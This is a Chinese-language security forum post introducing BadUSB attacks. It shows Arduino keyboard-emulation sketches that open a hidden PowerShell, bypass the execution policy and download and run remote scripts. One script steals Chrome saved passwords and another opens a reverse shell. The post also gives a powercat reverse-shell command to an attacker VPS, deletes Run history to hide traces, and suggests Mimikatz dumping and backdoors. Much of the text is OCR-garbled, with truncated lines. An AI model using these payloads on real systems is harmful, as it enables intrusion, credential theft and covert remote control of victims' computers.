CoCo1er / 2019-09-30 09:18:58 / 浏览数 5757 安全技术 技术讨论 顶(1) 踩(0)

# Badusb初识

### 0x00 前言

П

从暑期某集训中,偶然接触到赵师傅介绍的一种社工手段,badusb,不同于以前的那种U盘里带病毒,严格来说badusb不算是U盘,它也不提供存储功能。但是正因为它将

- □ 赵师傅的badusb,自带了wifi模块,对于物理隔离的内网也能在插入badusb后建立网络与外界连通,这也提供了一种有效的打击隔离内网的社工方法。
- □回去以后好奇买了一个玩玩,没有wifi模块,需要主机自带网络才能执行反弹shell等恶意操作。
- □ 之前接触到的一个项目Chrome-Password-Dumper, 其中利用了powershell脚本中的IEX (New-Object
- System.Net.Webclient).DownloadString(),实现远程获取powershell脚本并执行,真觉得它的功能强大(完美地贴合渗透..),正好可以利用于badusb中远程执行恶意肽


# 0x01 badusb介绍

П

BadUSB是利用伪造HID设备执行攻击载荷的一种攻击方式。HID设备通常指的就是键盘鼠标等与人交互的设备,用户插入BadUSB,就会自动执行预置在固件中的恶意代码。

Bad-Usb插入后,会模拟键盘鼠标对电脑进行操作,通过这些操作打开电脑的命令终端,并执行一条命令,这条命令将从指定网址下载其他代码并于后台静默运行。这些代表

# 0x02 获取途径



0x03 安装Arduino IDE

\$ ☆

# Download the Arduino IDE



# 0x04 写入代码

 $\Theta$ 

```
onotepad | Arduino 1.8.9
                                                                                                                                              文件 编辑 项目 工具 帮助
 notepad
#include <Keyboard.h>
void setup() {
 // put your setup code here, to run once:
Keyboard.begin();//开始键盘通讯
delay(3000);//延时
Keyboard.press(KEY_LEFT_GUI);//win键
delay(500);
Keyboard.press('r');//r键
delay(500);
Keyboard.release(KEY LEFT GUI);//这里松开按键
Keyboard.release('r');
Keyboard.press(KEY_CAPS_LOCK);//利用开大写输小写绕过输入法
Keyboard.release(KEY_CAPS_LOCK);
delay(500);
Keyboard.println("cmd "); //注意这里命令多了一个空格 如果目标终端的输入法是中文的话这个空格非常关键
delay(500);
Keyboard.press(KEY_RETURN);
Kevboard.release(KEY_RETURN);
delay(1000);
//运行脚本获取浏览器保存的密码
Keyboard.println ("POWERSHELL.EXE -ExecutionPolicy Bypass iex (new-object system.net.webclient).downloadstring('Https://raw.githubusercontent.com/roflsandwich/chrc
Keyboard.press(KEY_RETURN);
Keyboard.release(KEY_RETURN);
Keyboard.press(KEY_CAPS_LOCK);
Keyboard.release(KEY_CAPS_LOCK);
Keyboard.end();//结束键盘通讯
void loop() {
 // put your main code here, to run repeatedly:
<
```

# 反弹shell示例代码

```
#include <Keyboard.h>
void setup() {
  Keyboard.begin();//
  delay(3000);//■■
  Keyboard.press(KEY_LEFT_GUI);//win■
  delay(500);
  Keyboard.press('r');//r■
```


```
delay(500);
  Keyboard.release(KEY_LEFT_GUI);
  Keyboard.release('r');
  Keyboard.press(KEY_CAPS_LOCK); //
  Keyboard.release(KEY_CAPS_LOCK);
  delay(500);
  Keyboard.println("cmd.exe /T:01 /K mode CON: COLS=16 LINES=1"); // Icmd
  //Keyboard.println("cmd.exe ");
  delay(500);
  Keyboard.press(KEY_CAPS_LOCK);
  Keyboard.release(KEY_CAPS_LOCK);
  delay(300);
  Keyboard.println("reg delete HKEY_CURRENT_USER\\Software\\Microsoft\\Windows\\CurrentVersion\\Explorer\\RunMRU /f"); //
  delay(500);
  Keyboard.println("POWERSHELL -WindowStyle hidden -ExecutionPolicy Bypass IEX (New-Object System.Net.Webclient).DownloadStri
  delay(500);
  //Keyboard.println("exit");
  //Keyboard.press(KEY_CAPS_LOCK);
  //Keyboard.release(KEY_CAPS_LOCK);
  Keyboard.end();//■■■■■■
void loop()//■■
}
工具 →获取开发板信息
```

# 开发板信息




BN: Arduino Leonardo VID: 0x2341 PID: 0x8036

SN: Upload any sketch to obtain it



在工具下选好开发板(上图的ArduinoLeonardo)和端口,编程器选择USBasp

# onotepad | Arduino 1.8.9





然后 编译 上传 即可。再次插入Badusb即可实现按键模拟过程。

# onotepad | Arduino 1.8.9

# 文件 编辑 项目 工具 帮助



### 0x05 拓展

- 反弹shell
  - 利用powershell,将恶意脚本挂载置vps,badusb写入反弹shell代码,其中可以利用 -WindowStyle hidden来隐藏脚本至后台运行,以及 -ExecutionPolicy Bypass来绕过脚本执行策略

POWERSHELL -WindowStyle hidden -ExecutionPolicy Bypass IEX (New-Object System.Net.Webclient).DownloadString('http://your\_vps\_ip/xxx/powercat.psl'); POWERCAT -c your\_vps\_ip -p 9999 -e cmd

PS:遇到UAC(用户访问控制)这种,键盘模拟也可以绕过(说是绕过,其实就是操作键盘按键来选择赋权),比如CMD的管理员模式,可以win+r打开运行后,输入cmc

- 结合Chrome-Password-Dumper , 窃取chorme保存用户数据并传给远程服务器
  - 简单实现: chorme.ps 挂载vps,服务器挂python脚本监听端口
  - 也可以结合采用FTP,流量加密等手段完善攻击过程实现

Powershell-Mimikatz

同上利用方式,badusb中模拟按键打开powershell远程下载Mimikatz脚本执行;适当修改其脚本添加转发功能即可实现远程dump-password。

其他

永久后门、当前用户修改密码、键盘记录、强制关机、添加隐藏用户、盗取wifi密码等等。由于powershell能够做的事太多了,所以基本上能想象的攻击操作都能够通过

# 0x06 后记

□ Powershell脚本的强大在于它能够很好地兼容Windows,

能很好地用于渗透,不乏像【nishang】、【empire】这样的powershell框架,所以学好它,会利用好它很有必要。本篇只是提供Badusb这一种攻击面的介绍,顺带拓展出

# 上一篇: WordPress WP-Stat... 下一篇: "第五空间"网络安全线下赛PWN部... 1. 0 条回复 动动手指,沙发就是你的了! 登录 后跟帖 先知社区 现在登录 热门节点

技术文章

社区小黑板

目录

RSS <u>关于社区</u> <u>友情链接</u> 社区小黑板